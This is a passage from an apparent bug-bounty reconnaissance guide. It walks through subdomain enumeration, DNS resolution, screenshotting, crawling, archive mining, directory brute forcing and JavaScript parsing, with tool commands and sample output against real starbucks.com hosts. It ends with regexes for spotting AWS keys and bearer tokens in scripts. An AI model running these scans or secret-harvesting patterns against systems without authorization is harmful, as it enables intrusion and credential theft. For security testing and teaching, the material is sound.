jdsbeta.starbucks.com
test1-iad.starbucks.com
```

Figure 45: Amass subdomain enumeration

Amass will utilize a bunch of online resources to find subdomains. Most of these are third party vendors which they scrape or utilize their API to pull a list subdomains.


Knock.py

This tool seems to miss a lot of subdomains but I still like it because it shows the response status and the technology stack. This is very useful for quickly understanding each subdomain.

- https://github.com/guelfoweb/knock

Use the following command to run the tool:

knockpy.py <Domain Name Here>



```
[alex@alex-PowerEdge-R710:~/tools/knock$ python knockpy/knockpy.py  starbucks.com

  _  __                 _
 | |/ /                | |   4.1.1
 | ' / _ __   ___   ___| | ___ __  _   _
 |  < | '_ \ / _ \ / __| |/ / '_ \| | | |
 | . \| | | | (_) | (__|   <| |_) | |_| |
 |_|\_\_| |_|\___/ \___|_|\_\ .__/ \__, |
                            | |     __/ |
                            |_|    |___/

+ checking for virustotal subdomains: SKIP
        VirusTotal API_KEY not found
+ checking for wildcard: NO
+ checking for zonetransfer: NO
+ resolving target: YES
- scanning for subdomain...

Ip Address      Status  Type    Domain Name                     Server
----------      ------  ----    -----------                     ------
8.33.184.254    200     host    a.starbucks.com                 Apache
67.134.222.254  200     host    a.starbucks.com                 Apache
8.23.247.244    200     host    a.starbucks.com                 Apache
98.99.252.56    403     host    api.starbucks.com               BigIP
104.80.77.244   301     alias   app.starbucks.com               AkamaiGHost
104.80.77.244   301     alias   starbuckssites.starbucks.com.edgekey.net        AkamaiGHost
104.80.77.244   301     host    e13595.a.akamaiedge.net         AkamaiGHost
12.18.141.21            host    apps.starbucks.com
204.238.150.111         host    auth.starbucks.com
216.161.14.126          host    aw.starbucks.com
98.99.252.42    403     alias   beta.starbucks.com              BigIP
98.99.252.42    403     host    wwwstage.starbucks.com          BigIP
204.74.99.103   302     host    blog.starbucks.com              UltraDNS Client Redirection Server
98.99.252.176   404     alias   blogs.starbucks.com             Microsoft-IIS/8.5
```

Figure 46: Knock.py subdomain enumeration tool

Conclusion

Subdomain enumeration is one of the most important steps in the recon process. There are numerous techniques but the main ones include gathering information more third parties, brute forcing, forward DNS database, and subdomain permutations. Amass can be used to scrape all of the third-party resources. Gobuster should be used for brute forcing subdomains, and the tool Altdns should be used for subdomain permutations. If you use all of these techniques correctly you should have a very thorough list of subdomains.

DNS Resolutions

During the subdomain enumeration process, you should have generated a large list subdomains. In order to start probing these endpoints you need to know which ones are live. To do this we can perform a DNS lookup against a domain to see if it contains an A record. If it does then we know the subdomain is live. Most subdomain enumeration tools will do this automatically but other tools don't perform any validation. If you have a list of subdomains you can use Massdns to determine which ones are live domains.

- https://github.com/blechschmidt/massdns

The tool is written in C and requires us to build it before we can use it. To do so run the following command:

```
git install https://github.com/blechschmidt/massdns.git
cd massdns
make
```

Note that in order to parse out the live domains we will need to parse the tools output. This can be done with a json parse, I will be using JQ for this. JQ is a command line json parser.

- https://github.com/stedolan/jq

Another thing to note is that you must also have a list of DNS resolvers for the tool to use. The most popular one is Googles "8.8.8.8". If you have a large list you may want to add more.

The tool can be run with the following command:

```
./bin/massdns -r resolvers.txt -t A -o J subdomains.txt | jq
'select(.resp_type=="A") | .query_name' | sort -u
```

Resolvers.txt should hold your list of DNS resolvers and subdomains.txt holds the domains you want to check. This is then piped to JQ where we parse out all domains that resolve to an IP. Next, we use the sort command to remove any duplicates.


Screen shot

When you're dealing with thousands of targets it is much easier to scroll through a bunch of screenshots than visiting each site manually. Just by looking at a screen shot you can determine several things such as its technology, is it old, does it look interesting, is there login functionality, and much more. There have been several cases where browsing screen shots has led me directly to remote code execution (RCE). When gather screenshots I generally use the tool eyewitness:

- https://github.com/FortyNorthSecurity/EyeWitness

Once you download and install the tool you can run it with the following command:

```
Python3 EyeWitness.py -f subdomains.txt --web
```



```
alex@alex-PowerEdge-R710:~/massdns/EyeWitness$ ./EyeWitness.py -f subdomains.txt --web

################################################################################
#                                  EyeWitness                                  #
################################################################################
#           FortyNorth Security - https://www.fortynorthsecurity.com           #
################################################################################

Starting Web Requests (322 Hosts)
Attempting to screenshot http://tatathshshaj.sjsjsjahshshs.abcdefg.starbucks.com
[*] WebDriverError when connecting to http://tatathshshaj.sjsjsjahshshs.abcdefg.starbucks.com
Attempting to screenshot http://games.starbucks.com
[*] WebDriverError when connecting to http://games.starbucks.com
Attempting to screenshot http://tazoteatime.starbucks.com
[*] WebDriverError when connecting to http://tazoteatime.starbucks.com
Attempting to screenshot http://api.starbucks.com
Attempting to screenshot http://investor.starbucks.com
Attempting to screenshot http://red.starbucks.com
```

Figure 47: Eyewitness screen shot tool

This will attempt to take a screenshot of each domain in the list that was passed to the tool. Once the tool is finished you can scroll through each of the screen shots to find interesting endpoints.

Content Discovery

Introduction

Content discovery is a vital process in the reconnaissance phase. Failing to perform this phase properly will result in lots of missed vulnerabilities. The main purpose behind content discovery is to find endpoints on a target domain. You are looking for things such as log files, config files, interesting technologies or applications, and anything else that is hosted on the website.




Figure 48: Content discovery workflow flowchart


Self Crawl

One of the best ways to find endpoints on a target is to crawl the application. Crawling a website involves recursively visiting each link and saving each link on a web page recursively. This is a great way to find endpoints but you should note you probably won't find any hidden endpoints this way. The tools that I had used in the past were no longer functioning correctly so I created by own tool to do this. I will generally try to use tools that are publicly available but sometimes you have to create your own.

- https://github.com/ghostlulzhacks/crawler/tree/master

Note that crawling a large site may not be feasible as there could be millions of links within the application. For this reason, I generally don't crawl deeper than 2 levels. The following command can be used to crawl a site.

python3 crawler.py -d <URL> -l <Levels Deep to Crawl>



```
alex@alex-PowerEdge-R710:~/tools/crawler$ python3 crawler.py -d https://starbucks.com -l 1
0       https://starbucks.com/
1       https://starbucks.com/store-locator
2       https://starbucks.com/account/signin
3       https://starbucks.com/account/create
4       https://starbucks.com/coffee
5       https://starbucks.com/menu
6       https://starbucks.com/coffeehouse
7       https://starbucks.com/responsibility
8       https://starbucks.com/coffee/how-to-brew
```

Figure 49: Crawl website get URLs


If you find an alternative tool to use feel free to use it. The basic idea here is to get a list of URLs on a site. These URLs can then be inspected to find interesting endpoints, fingerprint technologies, and finding vulnerabilities.

Wayback machine crawl data

We can perform active crawling ourselves but it may be easier to use third party vendors for this. The Wayback Machine is an archive of the entire internet. Basically, they go to every website and they crawl it while taking screenshots and logging the data to a database.

- https://web.archive.org/

These endpoints can then be queried to pull down every path the site has ever crawled as shown below:



http://facebook.com/

24,428 URLs have been captured for this domain.

	MIME TYPE	FROM	TO	CAPTURES	DUPLICATES	UNIQUES
ttp://facebook.com/(people/%5B%5E//%5D+//d+|%5B%5E//%5D+$)	text/html	Apr 16, 2019	Apr 17, 2019	20	3	17
ttp://facebook.com//ajans23.org	warc/revisit	Apr 19, 2019	Apr 19, 2019	1	0	1
ttp://facebook.com/0if/w	text/html	Apr 16, 2019	Apr 9, 2019	20	2	18
ttp://facebook.com/0Qz/x	text/html	Apr 16, 2019	Apr 19, 2019	40	22	18
ttp://facebook.com/100000075079598	warc/revisit	Apr 17, 2019	Apr 17, 2019	3	0	3
ttp://facebook.com/100000239514415	text/html	Apr 17, 2019	Apr 18, 2019	2	0	2
ttp://facebook.com/100000384493209	warc/revisit	Apr 17, 2019	Apr 17, 2019	3	1	2
ttp://facebook.com/100000642762342	warc/revisit	Apr 17, 2019	Apr 17, 2019	3	1	2
ttp://facebook.com/100001118465794	warc/revisit	Apr 17, 2019	Apr 17, 2019	1	0	1
ttp://facebook.com/100002500487129	text/html	Apr 17, 2019	Apr 18, 2019	2	0	2
ttp://facebook.com/100002687164592	warc/revisit	Apr 17, 2019	Apr 17, 2019	3	1	2
ttp://facebook.com/100003605444235	warc/revisit	Apr 17, 2019	Apr 17, 2019	3	1	2
ttp://facebook.com/100003612164283	warc/revisit	Apr 17, 2019	Apr 17, 2019	1	0	1
ttp://facebook.com/10000365639097	text/html	Apr 17, 2019	Apr 17, 2019	1	0	1
ttp://facebook.com/100004218972013	text/html	Apr 17, 2019	Apr 18, 2019	5	1	4
ttp://facebook.com/100004737276543	text/html	Apr 17, 2019	Apr 18, 2019	2	0	2
ttp://facebook.com/100005691584321	warc/revisit	Apr 17, 2019	Apr 17, 2019	3	1	2

Figure 50: Wayback machine URLS

Going to “https://web.archive.org/web/*/facebook.com/*” will pull down a list of paths that the Wayback machine has crawled. We can then use the filter to search for specific files such as anything that ends in “.bak” as those might contain juicy backup information. Other interesting filters include:

- .zip
- .config
- /admin/
- /api/

Not only can you use this data to find interesting files but you can also find vulnerabilities by looking at the data. For instance, if you see the path “example.com/?redirect=something.com” you can test for open redirects and SSRF vulnerabilities. If you see the GET parameter “msg=” you can test for XSS. The list can go on for days.

Some people like using the web UI to pull a list of paths but I prefer to use the command line. I created a small script that can be used to pull a list of paths from the Wayback Machine:

- https://github.com/ghostlulzhacks/waybackMachine

Before you decide to crawl a website yourself check out the Wayback Machine. It might save you a lot of time and effort by using other peoples crawled data. Once you get the data start looking for interesting files and GET parameters that might be vulnerable.

Common crawl data

Just like The Wayback Machine Common Crawl also regularly crawls the internet for endpoints. Also, like the Wayback Machine this data is publicly available and we can use it to get a list of endpoints on a site passively.


- http://commoncrawl.org/

The following script can be used to query the data provided by common crawl:

- https://github.com/ghostlulzhacks/commoncrawl

Run the following command to initiate the script:

```
python cc.py -d <Domain>
```



```
alex@alex-PowerEdge-R710:~/tools$ python cc.py -d starbucks.com | more
https://www.starbucks.com/
http://www.starbucks.com/
http://www.starbucks.com
http://starbucks.com/
https://www.starbucks.com
https://www.starbucks.com/?utm_term=starbucks&gclid=CjwKEAjw19vABRCY2YmkpO2OzTsSJAAzEt8s2nzSQ4OrjMcXEXGBBBr_rMVRS3oWmECtW4XtTFG1PBoCwdHw_wcB&cm_mmc=google-_-BR+%C3%A2%C2%80%C2%93+Br
and+%C3%A2%C2%80%C2%93+Starbucks+%C3%A2%C2%80%C2%93+Desktop+%C3%A2%C2%80%C2%93+Exact-_-Brand+-+Starbucks+-+Desktop+-+Exact-_-starbucks_mkwid%7CswofCu5MS_dc%7Cpcrid%7C146373008545%7C
pkw%7Cstarbucks%7Cpmt%7Ce&utm_campaign=BR+%C3%A2%C2%80%C2%93+Brand+%C3%A2%C2%80%C2%93+Starbucks+%C3%A2%C2%80%C2%93+Desktop+%C3%A2%C2%80%C2%93+Exact&utm_medium=cpc&utm_source=google
https://www.starbucks.com/?cmpid=ETC00100
https://www.starbucks.com/?utm_source=tripadvisor&utm_medium=referral
https://www.starbucks.com/?utm_source=vectorlogozone&utm_medium=referrer
https://www.starbucks.com/about-us
https://www.starbucks.com/about-us/company-information/business-ethics-and-compliance
https://www.starbucks.com/about-us/company-information/corporate-governance
https://www.starbucks.com/about-us/company-information/corporate-governance/board-committees-list
https://www.starbucks.com/about-us/company-information/mission-statement
```

Figure 51: Common crawl URLs

This will generate a huge list of endpoints dating all the way back to 2014. You will definitely want to pipe the output to a file so you can analyze it later. Note that because some URLs date back to 2014 they may not exist anymore so don’t be alarmed if a large portion of these URLs don’t work.


Directory brute force

Crawling a website is a good way to find endpoints the administrator wants you to find but what about those hidden assets. This is where directory brute forcing comes in. Depending on your wordlists you can find all kinds of interesting endpoints like backup files, core dumps, config files, and a whole lot more. There are plenty of directory brute force tools out there but I typically use the tool gobuster, you should be familiar with this tool from the subdomain enumeration chapter.

- https://github.com/OJ/gobuster

Note that the results you get depend entirely on the wordlist you use. Circle back to the chapter on wordlists if you want some of the most popular wordlist used by professionals. Run the following command to start Gobbuster:

./gobuster dir -k -w <Wordlist> -u <URL>



```
alex@alex-PowerEdge-R710:~/tools$ ./gobuster dir -k -w SecLists/Discovery/Web-Content/raft-small-files.txt -u https://delivery.starbucks.com
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            https://delivery.starbucks.com
[+] Threads:        10
[+] Wordlist:       SecLists/Discovery/Web-Content/raft-small-files.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2019/11/09 18:26:18 Starting gobuster
===============================================================
/favicon.ico (Status: 200)
/robots.txt (Status: 200)
===============================================================
2019/11/09 18:27:20 Finished
===============================================================
```

Figure 52: Gobuster directory brute force

The biggest thing to remember here is if you want good results use a good wordlist.

Conclusion

Content discovery can be performed passively or actively. The Wayback Machine and Common Crawl can both be utilized to find crawled endpoints of your targets. These resources are nice because they are completely passive. You can also actively crawl the target endpoint yourself to gather real time information. Crawling is useful for finding public endpoints but what about hidden or misconfigured endpoints. Directory brute forcing is perfect for finding hidden endpoints just make sure your using a high-quality wordlist. When it comes to brute forcing your wordlist is everything.

Inspecting JavaScript Files

Introduction

A lot of modern-day front ends are built with JavaScript, this can cause traditional tooling to fail. For instance, while crawling a built with JavaScript you might find yourself missing a lot of endpoints. There are also other interesting things in JavaScript files such as AWS keys, S3 bucket endpoints, API keys, and much more. To deal with applications that utilize JavaScript you need to use special tools and techniques.


Link Finder

Linkfinder is one of the best tools for parsing endpoints from JavaScript files. The tool works by using jsbeautifier with a list of regexes to find URLs. I will usually run this tool if the self-crawl phase fails to return any results or if an application is built in JavaScript.

- https://github.com/GerbenJavado/LinkFinder

The following command can be used to parse links from a JavaScript file:

```
python linkfinder.py -i <JavaScript File> -o cli
```




```
alex@alex-PowerEdge-R710:~/tools/LinkFinder$ python3 linkfinder.py  -i https://cdn.optimizely.com/js/6558036.js -o cli
/dist/preview_data.js?token=__TOKEN__&amp;preview_layer_ids=__PREVIEW_LAYER_IDS__
http://store.starbucks.com/coffee
http://store.starbucks.com/tea
http://store.starbucks.com/drinkware
http://store.starbucks.com/equipment
http://store.starbucks.com/collections/sale-collection
https://www.starbucks.com/account/home
https://www.starbucks.com/menu
https://www.starbucks.com
```

Figure 53: Linkfinder parse URLS from JavaScript files

Jssearch

Jssearch is another JavaScript parser except this tool primarily used to find sensitive or interesting strings. For instance, developers will sometimes hard code API keys, AWS credentials, and other sensitive information in JavaScript files. This information can easily be parsed out with the use of regexes.

- https://github.com/incogbyte/jsearch



```

REGEX_PATT = {
    "AMAZON_URL":r"https?://[^\"\\'> ]+",
    "AMAZON_URL_1":r"[a-z0-9.-]+\.s3-[a-z0-9-]\\.amazonaws\.com",
    "AMAZON_URL_2":r"[a-z0-9.-]+\.s3-website[.-](eu|ap|us|ca|sa|cn)",
    "AMAZON_URL_3":r"s3\\.amazonaws\.com/[a-z0-9._-]+",
    "AMAZON_URL_4":r"s3-[a-z0-9-]+\.amazonaws\\.com/[a-z0-9._-]+",
    "URLS":r"https?://[^\"\\'> ]+",
    "AMAZON_KEY":r"([^A-Z0-9]|^)(AKIA|A3T|AGPA|AIDA|AROA|AIPA|ANPA|ANVA|ASIA)[A-Z0-9]{12,}",
    "UPLOAD_FIELDS":r"\u003cinput[^\u003e]+type=[\"']?file[\"']?",
    "Authorization":r"^Bearer\s[a-f0-9]{8}-[a-f0-9]{4}-[a-f0-9]{4}-[a-f0-9]{4}-[a-f0-9]{12}$",
    "accessToken":r"^acesstoken=[0-9]{13,17}"
```

